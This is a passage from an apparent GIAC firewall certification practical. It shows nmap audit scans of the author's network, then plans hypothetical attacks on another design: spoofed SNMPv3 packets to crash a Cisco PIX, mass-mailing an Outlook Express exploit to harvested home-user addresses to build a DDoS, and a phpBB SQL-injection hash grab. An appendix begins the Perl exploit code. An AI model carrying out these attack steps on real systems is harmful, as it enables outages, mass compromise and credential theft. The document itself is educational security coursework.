IP 10.0.0.200.50639 > 100.100.100.144.443 S 382000258:382000258(0) win 1024
IP 100.100.100.144.443 > 10.0.0.200.50639 S 1272395532:1272395532(0) ack 382000258 win
65535 <mss 1460> (DF)
IP 10.0.0.200.50639 > 100.100.100.144.80 R 382000258:382000258(0) win 0
IP 10.0.0.200.50639 > 100.100.100.144.443 R 382000258:382000258(0) win 0
```

8. Execute the following command from the administrative workstation:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU9.out 10.0.0.144**
9. The output file (scanU9.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU9.out
10.0.0.144
Interesting ports on (10.0.0.144):
All 65535 scanned ports on (10.0.0.144) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 2722 seconds
```

There is no additional output from WinDump for this scan.

The analysis from these two scans and the WinDump output shows the only ports a general workstation can use to communicate with the outside world are TCP ports 20, 21, 80, and 443 (FTP data and control ports, HTTP, and HTTPS). This is exactly as expected.

3.2.10 Test Case #10 – Scan to DNS Relay Host from Domain Controller

1. Log into the DNS Relay host and execute the following command:
    b. **./tcpdump –i eth0 –nnt host 10.0.0.152**
2. Log into the Domain Controller and execute the following command:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT10.out 100.100.100.162**
3. The output file (scanT10.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT10.out
10.0.0.162
Interesting ports on (10.0.0.162):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
53/tcp  open   domain

# Nmap run completed -- 1 IP address (1 host up) scanned in 2374 seconds
```

The TCPDump output is as follows:

```
IP 10.0.0.152.24930 > 100.100.100.162.53 S 1963267877:1963267877(0) win 1024
IP 100.100.100.162.53 > 10.0.0.152.24930 S 38499210:38499210(0) ack 1963267877 win 49312
<mss 1460> (DF)
IP 10.0.0.152.24930 > 100.100.100.162.53 R 1963267877:1963267877(0) win 0
```

4. Execute the following command from the Domain Controller:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU10.out 10.0.0.162**
5. The output file (scanU1-.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU10.out
10.0.0.162
Interesting ports on (10.0.0.162):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
53/udp  open   domain

# Nmap run completed -- 1 IP address (1 host up) scanned in 2014 seconds
```

The TCPDump output is as follows.

```
IP 10.0.0.152.22873 > 100.100.100.162.53: [ldomain]
IP 10.0.0.152.22874 > 100.100.100.162.53: [ldomain]
```

The analysis from these two scans and the TCPDump output shows the only ports the Domain Controller can access on the DMZ Relay agent are TCP and UDP 53, which is for DNS. This is exactly as expected. Note this is a similar scan to scan #8, however, it is in the opposite direction.

3.2.11 Test Case #11 – Scan to Internet from Exchange Server

1. Log into the notebook computer on the external segment and execute the following command:
    a. **windump –i 2 –nnt host 100.100.100.163**
2. Log into the Exchange Server and execute the following command:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT11.out 100.100.100.144**
3. The output file (scanT11.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT11.out
100.100.100.144
Interesting ports on (100.100.100.144):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
25/tcp  open   smtp
```

```
# Nmap run completed -- 1 IP address (1 host up) scanned in 2700 seconds
```

Output from WinDump is provided below:

```
IP 100.100.100.163.53288 > 100.100.100.144.25 S 582628281:582628281(0) win 1024
IP 100.100.100.144.25 > 100.100.100.163.53288 S 3725262510:3725262510(0) ack 582628281
win 65535 <mss 1460> (DF)
IP 100.100.100.163.53288 > 100.100.100.144.25 R 582628281:582628281(0) win 0
```

4. Execute the following command from the Exchange Server:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU11.out 100.100.100.144**
5. The output file (scanU11.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU11.out
100.100.100.144
Interesting ports on (100.100.100.144):
All 65535 scanned ports on (100.100.100.163) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 2305 seconds
```

WinDump did not provide any information from this scan.

The analysis from these two scans and the WinDump output shows the Exchange server can only communicate to the outside world on TCP port 25. This is exactly as planned.

3.3 Post-Scan Analysis

The very first observation made is the length of the scan. During initial testing, it was assumed Nmap settings could be tweaked to speed up the scan using the “Aggressive” or “Insane” options. What actually resulted was the scan overran the host and the scan ended up timing out. Therefore, the plan had to be changed to go with the default scan rate. This slowed the scan down a little and the results showed a time of about 10 hours in linear time. With two testers at once, that cuts the time in half to approximately 5 hours.

The second observation is there could be more testing performed if we wanted to use an exhaustive approach. However, the goal from the beginning was to adequately cover the bases using as few test cases as possible. The test conducted probably covered about 95% of the firewall rule set. There were a lot more tests that could have been conducted to verify other types of communication with other devices, however, the return on those tests would be less than the 11 performed and would increase our testing time considerably.

The third observation was that a professional scan could have been conducted by outside auditors the very first time. Internal GIAC administrators could have conducted subsequent scans. However, this would cost a lot more and result in more downtime. Would the return on investment for this scan be worth the money? Probably not, since GIAC administrators have estimated 95%

of the needed tests were run. The cost for the extra 5% verification would have been too high.

The fourth observation is really a question. Are there any changes that could be made as a result of the testing? While our testing was very thorough according to GIAC administrators, internal assessments tend to be more favorable than observations from a disinterested third party. The GIAC administrators always have a wish list should the executive staff wish to increase the security budget. One of these options is to provide more redundancy in several places in the network. The border router could support another connection to a second ISP to provide either load balancing in case there is a problem or attack from the primary ISP or failover due to a problem with that particular interface. A redundant router with Cisco's Hot Standby Router Protocol (HSRP) could also provide redundancy in the network in the case of a failure or a higher load due to an attack. Running Nmap at a high rate exposed some of the need for higher availability. A second firewall could also be added. The PIX easily supports failover capability.

Another design observation is to shore up some of the weaknesses of the design in terms of security. Running the Nmap scan showed the effort was being placed on the single firewall in the design. The PIX could easily support firewalling off the VLANs on the internal network. Or even better, a second firewall of a different brand could be used to protect against any PIX weaknesses that become exposed. A PIX weakness could be offset by another brand firewall for the internal servers.

Chapter 4 – Design Under Fire

For this part of the assignment, the practical assignment by Eve Edelson, posted in December 2003. The assignment can be found at **http://www.giac.org/practical/GCFW/Eve_Edelson_GCFW.pdf**. The network diagram is shown below:



Figure 2 – Eve Edelson Network Architecture Diagram

4.1 Attack Against the Firewall

According to the chosen practical, the firewall is a Cisco PIX 525, from the same family of firewalls as chosen by GIAC. On December 15, 2003, Cisco Systems disclosed a vulnerability for their PIX firewalls running software versions 6.3.1, 6.2.2 and earlier, 6.1.4 and earlier, and 5.x.x and earlier. (http://www.cisco.com/en/US/products/products_security_advisory09186a00801e118a.shtml) This is a vulnerability that will crash and reload a PIX firewall while processing an SNMPv3 packet even though it does not support SNMPv3. This vulnerability was chosen because it was announced recently and a weakness usually present within a corporation is that it will not be able to patch every system as soon as a vulnerability is released. The sooner one tries to exploit a vulnerability after it is released, the higher the probability it will succeed.

Without cheating and using the network diagram, we can do some reconnaissance before our attack. The goal is to obtain the IP address of the firewall. We can use such tools as "nslookup" and "dig" in order to get some domain information and start probing. We can also bring up the company web page and glean information. We can try some simple pings and traceroutes. Once we have figured out the general range of IP addresses, we can try to ping several of the addresses and we may get lucky and be able to figure out which is the firewall. In order to verify whether or not our SNMP attack will work, we can use Nmap to test whether or not TCP/UDP ports 161 and 162 are open. Simply use the following command lines:

nmap –sS –v –P0 –p161-162 2.0.0.254
nmap –sU –v –P0 –p161-162 2.0.0.254

There exists the possibility the scan may not get past the border router because of the filter rules (as described in the next paragraph). Therefore, we can try to use an "ack" scan using the following command:

nmap –sA –v –P0 –p161-162 2.0.0.254

Let us assume for a minute that one of the scans comes back and indicates SNMP is open. Now we can move onto the attack phase.

Analyzing the network design, statements are made to believe there is no use of SNMP (Edelson, p.27). However, there is no evidence this actually exists in the PIX configuration. Therefore, we are willing to take the risk in order to bring down the PIX. Further evaluation of the border router shows that established traffic is permitted to travel to the firewall before specific protocols are filtered out (Edelson, pp. 16-17). This means that if we send specially crafted packets to the firewall, we can successfully pass the rule set of the border router. Using a packet-crafting tool, such as Hping2 (http://www.hping.org) or Nemesis (http://www.nemesis.sourcefourge.net), we can send TCP and/or UDP packets to SNMP ports 161 and 162. The key with the packet-crafting tool is that we have to also set the ACK bit. If the ACK bit is not set, it will not match on the "established" keyword used in the access list of the border router and will not be passed to the firewall. There is no intrusion detection sensor outside the firewall, so we will not be worried about detection. We also do not need to receive packets back to our IP address, so we can specify the source address of another network, one that will be permitted into the network. As long as we stay away from unallocated addresses and private addresses, our packets will hit the firewall.

For example, using Nemesis, we can create a script or a simple looping batch file to process the following commands:

```
C:\nemesis ip -S 100.100.100.100 -D 2.0.0.254 -I 6 -p 161 -P snmpv3input1.txt
C:\nemesis ip -S 100.100.100.100 -D 2.0.0.254 -I 6 -p 162 -P snmpv3input2.txt
C:\nemesis ip -S 100.100.100.100 -D 2.0.0.254 -I 17 -p 161 -P snmpv3input3.txt
C:\nemesis ip -S 100.100.100.100 -D 2.0.0.254 -I 17 -p 162 -P snmpv3input4.txt
```

These commands simply send packets from source address (-S option) 100.100.100.100 to destination address (-D option) 2.0.0.254. The "ip" after the nemesis command simply states to use the IP protocol. The "-I" option states the IP protocol number. 6 is TCP and 17 is UDP. The "-p" option signals the

selection of the port, which in this case is SNMP and SNMP traps. The "-P" option specifies the use of an input file for packet payload. In this example, we choose four different packet payloads. Previous to the attack, we can set up an SNMP management system using SNMPv3 and capture some packets. We can then use the payload of these packets to make our denial of service attempt.

In order to see if our attack is successful, all we need to do is attempt to bring up the web page for our GIAC counterpart and see if the page will load. Web traffic must pass through the firewall, and if it is busy reloading, we will not be able to bring up the web page. If the web page comes up, either our packets were not good enough or the PIX does not have SNMP enabled or the PIX will not accept the packets as constructed.

In guessing whether or not our attack will work, I lean toward that it would not work. The narrative in the chosen practical assignment leans toward the hardening of devices and the use of console ports and syslog. However, there is still that chance that due to a lack of detailed information, it could still work. Other factors to consider in the evaluation of the success of the attack is how the PIX would handle the packets. Would the PIX reject the packets or process them? It would take a lab environment beyond that which I was able to access, therefore this question will have to go unanswered. Further research did not indicate the answer to this question. I would assign odds of 90% against it working. However, I feel this attempted denial of service attack was a low risk attack since there were no intrusion detection systems and there is little chance that we would be detected and we are using a spoofed IP address. So, in other words, it would probably be a "nothing ventured, nothing gained" type of activity.

In order to prevent these types of attempts, the access list for the border router should be reordered such that specific protocols are listed first. Therefore, even from legitimate addresses, certain protocols should never travel into the network. SNMP is one of these protocols. Another very important aspect to reduce risk posed by newly discovered vulnerabilities is to patch systems as soon as possible. This may not be possible in all environments, but should be made a priority on the most important devices in the perimeter, in this case the PIX. This will close the window of opportunity for exploit.

4.2 Distributed Denial of Service Attack (DDoS)

In this section, we will subject the same network infrastructure to a DDoS attack from 50 compromised DSL or cable modem systems. The attack will use a combination of successful reconnaissance, a form of social engineering, and the use of some exploit code.

The first phase of the attack must be successful reconnaissance. Compromising cable modem users is a promising angle for developing a DDoS attack since most users are not very proficient at protecting their computers or do not have the time or interest. Most are either home users or small businesses. This can be confirmed just by performing some simple searches using a popular search engine like Google (http://www.google.com). The target of our search is

e-mail addresses. Since search engines like Google use web page content for search indexing, and most web pages have a contact e-mail address, so this may show up in a search. Testing this theory out on a local provider of high speed Internet service showed this to be correct. Almost 300,000 hits came up with e-mail addresses on home pages from a search in the format of "@<ISP.com>". Some of these might be duplicates and some might not yield active users. However, this should yield at least 25,000 valid targets that have e-mail addresses that use high speed internet access from a single provider.

Even though the information is at our fingertips, 300,000 is a very large number of hits to search through. We can use the Google preferences to change the default number of search results displayed to be 100. This reduces the number of pages to 3,000, which is still a very large amount of information to sift through. To make the process easier, we will copy the pages into a Microsoft Word document by selecting the page with <CTRL-A> and then copying the page with <CTRL-C> and pasting with <CTRL-V> into the word document. Then we will copy each subsequent page of search results into the document. This process should still take several hours, but it will yield many potential targets. A successful attack takes patience and we will exercise every bit of it in this part of the recon phase. Now that we have all the information contained buried in a Word document, we will use a Visual Basic macro to select all e-mail addresses by searching for "@<ISP.COM>" and copying the whole e-mail address into a separate document that builds a list.

Now that we have a large list of e-mail addresses for individuals that use high speed Internet, we must figure out a way to use this list to wage our DDoS war. One advantage of home users and small businesses is they are not very computer savvy. This means they do not stay up to date on their patches and software and they also are very likely to use popular software such as Microsoft Outlook for e-mail. Therefore, we will attempt to find a way to use e-mail and Outlook to either load some malicious software or execute some code. Please see Appendix C for a sample of exploit code. The exploit code sample was found at http://www.securiteam.com/exploits/5GP0O2K8UO.html and was written by Noam Rathuas of Beyond Security Ltd.'s SecurITeam. It exploits the vulnerability as described by Microsoft in its bulletin dated October 10, 2002. It can be found at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-058.asp. It involves the parsing of S/MIME attachments by Outlook Express 5.5 and 6.0. A properly constructed e-mail message can result in an attacker running the code of his/her choice, which is exactly what we are after. Even though the vulnerability is over a year old, home and small business users are not adept at updating their PCs. Many use a version of Outlook Express to download and send e-mail. Since the sample exploit code demonstrates how to launch a command shell, we need to modify it to assist with the DDoS attack. One option is to execute a command to download a DDoS tool like Trinoo, Shaft or TFN2K. Another option is to launch a ping command with a very large number of packets sent to the same address. The router is probably a good target since it is the outermost device on the network and represents a single point of failure. In our

case, we would probably choose to modify the code to run a continuous ping command, since this would be less complicated and would increase our chance for success. The command is already located on all PCs and would not require the loading of another piece of code other than the exploit code.

Once the code has been modified, it can be crafted into an e-mail and a script can be created to mail it to all the e-mail addresses on our list. The success of our DDoS attack depends on a fair number of e-mails being seen at the same time. We can be pretty confident that individuals will at least preview the message to see what it is about. Many users have been cautioned not to open unknown e-mail addresses, but not necessarily to avoid the preview pane. Therefore, we can be pretty confident that many individuals will at least preview the e-mail, thus having a good chance to execute our arbitrary code. Then our chances are further reduced because the individuals must be running unpatched versions of Outlook Express. Then we need to have at least 50 take place at once in order to carry out our attack. Based on the numbers available from a sample search, we believe that we can sustain at least 50 attacks from cable modems for quite awhile.

While we feel our DDoS attack has a great chance for success, defending against it is rather difficult. In our version of the attack, a denial of ping commands can help, however, just the sheer amount of traffic coming into the network will take up a lot of bandwidth, even if the traffic is denied. Another method that can help defend against such attacks is to proactively change access lists depending on the pattern of an attack. Once an attack starts coming in from a particular address, we could move to put that address or network in the external filter list. However, many of these types of attacks use spoofed addresses, so the address that might be blocked could be legitimate and hurt business. Another method for defense would be to use an intrusion prevention technology. This would actively change the rule set to respond to the attack in progress. This can always be set up in advance to be a temporary change so we limit the blocking of legitimate addresses. However, this type of technology can also work against us because if the DDoS attack could adapt or use a variety of source addresses, we would be denying a lot of addresses from potential business partners or customers. A final method of mitigation involves cooperation with the ISP. Having a good ISP relationship could lead to open communication about an attack in progress and the ISP may take such actions to slow down the attack.

4.3 Attack Against an Internal Host

Our third attack is a hypothetical attack to compromise an internal host. We have chosen the mySQL server because it is at the heart of the business. Without this server, GIAC might as well close its doors. Now the key becomes how to do it. One advantage we have is the web server talks to the mySQL server. The entire Internet (minus non-routable address spaces and the like) has

to be able to talk to the web server in order for GIAC to conduct business. We will use this to get our foot in the door.

To start our attack, we will just browse the web site, www.giac.com. This automatically starts a legitimate connection with the web server. We will browse our way around for a while to look at the pages and attempt to figure out how the web application works. An interesting point we have found is that we can pretend we are going to become a customer and create a login to the application that will assume we are making a purchase (an assumption on our part, but this is how most storefront type applications work). Now we are logged in as a user and can have traffic sent to the database. All we need to do is query the list of fortune cookie products and we have accomplished this task.

Next we need to take advantage of our successful ability to communicate with the SQL server. The web server uses Apache and PHP (PHP: Hypertext Processor) and as a scripting language, is often the target of exploit attempts. Since we have browsed the web site and looked around, we have noticed a few standard characteristics. One of those is the PHPBB (PHP scripted bulletin board (http://www.phpbb.com) This is a popular bulletin board implementation for web sites run on Apache using mySQL. GIAC uses it (assumption) in order to provide a method for the fortune cookie community to get together online and post ideas and thoughts and collaborate through discussion threads. GIAC provides the service to attract and retain customers and keep them coming back to the web site.

We have found an exploit posted on the Internet that will get hashed passwords for a given PHPBB user. Since these bulletin board users are also GIAC customers, suppliers or partners, we can get some usernames and passwords and wreak some havoc on the web site. The exploit was found at http://seclists.org/lists/bugtraq/2003/Dec/0322.html and is listed in Appendix D. The code uses SQL injection to attempt to return MD5 password hashes for a given user. Using the code, the command line would look something like this:
r57phpbb-poc.pl 127.0.0.1 phpBB2 2 2
It is a Perl script that takes four arguments: server, a forum folder, a userid, and a search id. The server would be the address of the web server (2.1.0.50), the forum folder could be called “general” and would be found just by browsing the forums, the search ids and userids would have to result from some trial and error. Once we have tried this a few times and assumed that we have successfully returned some password hashes, we could pass the data into the well-known password cracker John the Ripper (http://www.openwall.com/john). The input file would contain the MD5 hashes in a format John would understand. For example, “phpuser1:1…:::” could be a partial listing of a first line in the file. If John is successful, we could then attempt to log in manually using our cracked passwords and then exploit the web site. Depending on our role, we can upload bogus fortunes, download the entire web site, or whatever our malicious heart desires.

Would this attack succeed? First the web site would have to use PHPBB. In GIAC’s quest to use a lot of open source software, this is a good possibility. It is also one we can verify for sure just by looking at the bulletin board. It is not

something we need to find out in a sneaky way. Second, the main question is always, “Are they patched?” With so much software to manage, it is always a good question. Since it is such a specific product and it is pretty low on the radar, it is doubtful that it is patched. It also helps that the exploit is rather recent. The closer we are in time to when the vulnerability was disclosed, the more chance we have of compromising an unpatched system. Third, the web server and the mySQL server have to be correct versions. Without knowing the actual versions, it is unknown whether the code will work against the actual implementation. At least this attack probably would not be detected. After browsing the rule set for Snort (http://www.snort.org) it does not appear there exists a rule to detect an exploit attempt such as ours. However, with a vast amount of rules and the ability to write ones own rules, there is always a chance of being detected. In this case I believe it is unlikely. Either the exploit will be a silent success or a silent failure. Prevention of this type of attack is mainly awareness of application level security. Most organizations focus on servers and server software and do not pay much attention to applications. Maintaining a full awareness of everything running on all servers is really the only way to reduce the amount of possible vulnerabilities available for exploit. It would also make one think about the types of applications that can be run and how their vulnerabilities can spill over and become very large vulnerabilities – as in the case of usernames and passwords being compromised for a low level service such as a bulletin board leading to a compromise of an entire web site.

Appendix A – Border Router Configuration

```
version 12.3
no service config
no service finger
service timestamps log datetime msec localtime show-timezone
service password encryption
no service udp-small-servers
no service tcp-small servers
!
hostname GIAC-Border
!
enable secret 5 <…password hash deleted…>
!
ip subnet-zero
no ip domain-lookup
no ip bootp server
no ip source-route
ip routing
!
interface FastEthernet0/0
   description Connection to PIX
   ip address 100.100.100.145 255.255.255.248
   ip access-group 101 in
   no ip redirects
   no ip directed-broadcast
   no ip proxy-arp
   no ip unreachables
   speed auto
   full-duplex
   no cdp enable
!
interface Serial0/0
   description Internet connection
   ip unnumbered FastEthernet0/0
   ip access-group 102 in
   no ip redirects
   no ip directed-broadcast
   no ip proxy-arp
   no ip unreachables
   encapsulation ppp
   no cdp enable
!
no cdp run
ip classless
!
```

```
ip route 0.0.0.0 0.0.0.0 Serial0/0
ip route 100.100.100.0 0.0.0.255 100.100.100.146
no ip http server
ip pim bidir-enable
!
access-list 101 deny tcp any any range 135 139 log
access-list 101 deny udp any any range 135 139 log
access-list 101 deny udp any any eq 69 log
access-list 101 deny udp any any range 161 162 log
access-list 101 deny udp any any eq 514 log
access-list 101 permit ip 100.100.100.0 0.0.0.255 any
access-list 101 deny ip any any log
access-list 102 deny ip 10.0.0.0 0.255.255.255 any log
access-list 102 deny ip 172.16.0.0 0.15.255.255 any log
access-list 102 deny ip 192.168.0.0 0.0.255.255 any log
access-list 102 deny ip 224.0.0.0 31.255.255.255 any log
access-list 102 deny ip 127.0.0.0 0.255.255.255 any log
access-list 102 deny ip 100.100.100.0 0.255.255.255 any log
access-list 102 permit tcp any 100.100.100.161 eq www
access-list 102 permit tcp any 100.100.100.161 eq ssl
access-list 102 permit udp any 100.100.100.162 eq dns
access-list 102 permit tcp any 100.100.100.163 eq smtp
access-list 102 permit udp any 100.100.100.143 eq 500
access-list 102 permit ip any 100.100.100.143 eq 50
access-list 102 permit tcp any 100.100.100.0 0.255.255.255 established
access-list 102 deny icmp any any fragments log
access-list 102 permit icmp any any echo
access-list 102 permit icmp any any echo-reply
access-list 102 permit icmp any any packet-too-big
access-list 102 permit icmp any any time-exceeded
access-list 102 deny icmp any any log
access-list 102 deny ip any any log
!
no snmp-server community public RO
!
logging on
logging console critical
logging facility local6
logging source-interface FastEthernet0/0
logging buffered 16000
logging 100.100.100.164
!
privilege exec level 15 show tech-support
privilege exec level 15 show access-lists
privilege exec level 15 show ip traffic
privilege exec level 1 show ip
```

```
privilege exec level 1 show
!
banner motd ^C
 **WARNING**WARNING**WARNING**WARNING**WARNING**WARNING
This is a restricted access computer system, which may be accessed and
 used only for official business by authorized personnel. Unauthorized
 access or use of this computer system may subject violators to criminal,
 civil, and/or administrative action.
Any information on this computer system may be intercepted, recorded,
 read, copied, and disclosed by and to authorized personnel for official
 purposes, including criminal investigations. Access or use of this computer
 system by any person whether authorized or unauthorized, constitutes
 consent to these terms.
**WARNING**WARNING**WARNING**WARNING**WARNING**WARNING
 ^C
!
line console 0
   exec-timeout 5 0
   password 7 <…Cisco type 7 encrypted password deleted…>
   login
!
line aux 0
   exec-timeout 1 0
   transport input none
!
line vty 0 4
   exec-timeout 1 0
   transport input none
!
end
```

Appendix B – Firewall/VPN Configuration

```
PIX Version 6.3(2)
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
enable password <…encrypted password deleted…> encrypted
passwd <…encrypted password deleted…> encrypted
hostname GIAC_PIX
domain-name giac.com
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1514
fixup protocol sip 5060
fixup protocol skinny 2000
names
access-list fromgiac permit tcp host 10.0.0.150 host 100.100.100.161 eq 1433
access-list fromgiac permit tcp host 10.0.0.155 any eq smtp
access-list fromgiac permit tcp 10.0.0.0 255.255.0.0 any eq www
access-list fromgiac permit tcp 10.0.0.0 255.255.0.0 any eq ssl
access-list fromgiac permit tcp 10.0.0.0 255.255.0.0 any eq ftp
access-list fromgiac permit tcp 10.0.0.0 255.255.0.0 any eq ftp-data
access-list fromgiac permit tcp host 10.0.0.152 host 100.100.100.162 eq dns
access-list fromgiac permit udp host 10.0.0.152 host 100.100.100.162 eq dns
access-list frominternet permit tcp any host 100.100.100.161 eq http
access-list frominternet permit tcp any host 100.100.100.161 eq ssl
access-list frominternet permit udp any host 100.100.100.162 eq dns
access-list frominternet permit tcp any host 100.100.100.163 eq smtp
access-list frominternet permit udp host 100.100.100.145 host 100.100.100.164
eq 514
access-list fromdmz permit tcp host 192.168.100.100 host 10.0.0.155 eq 1433
access-list fromdmz permit udp host 192.168.100.101 host 10.0.0.152 eq dns
access-list fromdmz permit tcp host 192.168.100.101 host 10.0.0.152 eq dns
access-list GIACVPN_splitTunnelAcl permit ip 10.0.0 255.255.0.0 any
access-list inside_outbound_nat0_acl permit ip 10.0.0.0 255.255.0.0 10.0.0.0
255.255.0.0 any
access-list outside_cryptomap_dyn_20 permit ip any 10.0.0.0 255.255.0.0
pager lines 24
logging on
logging buffered 4
```

```
logging host inside 10.0.0.160
logging timestamp
interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
mtu outside 1500
mtu inside 1500
mtu dmz 1500
ip address outside 100.100.100.146 255.255.255.248
ip address inside 10.0.0.1 255.255.0.0
ip address dmz 192.168.100.1 255.255.255.0
ip verify reverse-path interface outside
ip audit info action alarm
ip audit attack action alarm
ip local pool vpnpool 10.0.1.2-10.0.1.200
no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address inside 0.0.0.0
failover ip address dmz 0.0.0.0
arp timeout 14400
global (outside) 1 100.100.100.165-100.100.100.253
global (outside) 1 100.100.100.254
global (dmz) 1 192.168.100.3-192.168.100.99
nat (inside) 0 access-list inside_outbound_nat0_acl
nat (inside) 1 10.0.0.0 255.255.0.0
nat (dmz) 1 192.168.100.0 255.255.255.0
static (dmz,outside) 100.100.100.161 192.168.100.100
static (dmz,outside) 100.100.100.162 192.168.100.101
static (inside,outside) 100.100.100.163 10.0.0.150
static (inside,outside) 100.100.100.164 10.0.0.160
access-group fromgiac in interface inside
access-group frominternet in interface outside
access-group fromdmz in interface dmz
route outside 0.0.0.0 0.0.0.0 100.100.100.145 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00
    sip 0:30:00 sip_media 0:02:00
timeout unauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
no http server enable
no snmp-server location
no snmp-server contact
```

```
snmp-server community d(Df9234@#c
no snmp-server enable traps
floodguard enable
sysopt connection permit-ipsec
no sysopt route dnat
crypto ipsec transform-set ESP-3DES-SHA esp-3des esp-sha-hmac
crypto dynamic-map outside_dyn_map 20 match address
      outside_cryptomap_dyn_20
crypto dynamic-map outside_dyn_map 20 set transform-set ESP-3DES-SHA
crypto map outside_map 65535 ipsec-isakmp dynamic outside_dyn_map
crypto map outside_map interface outside
isakmp enable outside
isakmp policy 20 authentication pre-share
isakmp policy 20 encryption 3des
isakmp policy 20 hash sha
isakmp policy 20 group 2
isakmp policy lifetime 86400
vpngroup GIACVPN address-pool vpnpool
vpngroup GIACVPN dns-server 10.0.0.152
vpngroup GIACVPN wins-server 10.0.0.152
vpngroup GIACVPN default-domain giac.com
vpngroup GIACVPN split-tunnel GIACVPN_splitTunnelAcl
vpngroup GIACVPN idle-time 1800
vpngroup GIACVPN password ********
telnet timeout 5
ssh timeout 5
terminal width 80
Cryptochecksum:6dd60fcb967b9e214497b227ee6698ba
: end
```

Appendix C – Microsoft Preview Pane Exploit Code

```
# (The exploit code will not work straight out of the "box")
# Noam Rathaus - Beyond Security Ltd.'s SecurITeam
# Note the certificate is a valid one for noamr@beyondsecurity.com issued by Thawe.

# Message (buffer) starts at 0006F578 (circa)
# Message (buffer) ends at 0006F94C (circa)

# The problem lies here:
#
# 5F26F339   mov         ebx,dword ptr [eax]
# .
# .
# 5F26F354   call        dword ptr [ebx+10h]
# .
# .
# Now since we control the EAX, but we can't provide it with NULLs, we must find somewhere in the
# kernel memory a place that has the following number (of our buffer), for example:
#
# We found 00 06 F5 A4 at 5F1835C7
#
# Windows 2000 SP3 Internet Explorer 5.5
#
# So our 5F1835C7 is placed in EAX, which has this memory content 0006F5A4
# Causing our MOV to place in EBX the the following content 00 06 F5 A4.
# The final EIP call goes out to 0006F5B4, this is where our arbitrary code lies.
#

use Getopt::Std;
use IO::Socket::INET;
use MIME::Base64;

getopt('tfhi');

if (!$opt_f || !$opt_t || !$opt_h)
{
  print "Usage: malformed_email.pl <-t to> <-f from> <-h smtphost> <-i start number>\r\nstart size should be
bigger than 100\r\n";
  exit;
}


#     12345678901234567890123456123456789012345678901234567890123456
$buffer = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"x11; # 584
$buffer = join ('', $buffer, "123456789012");

#$addr = "\x34\xF3\x26\x5F";
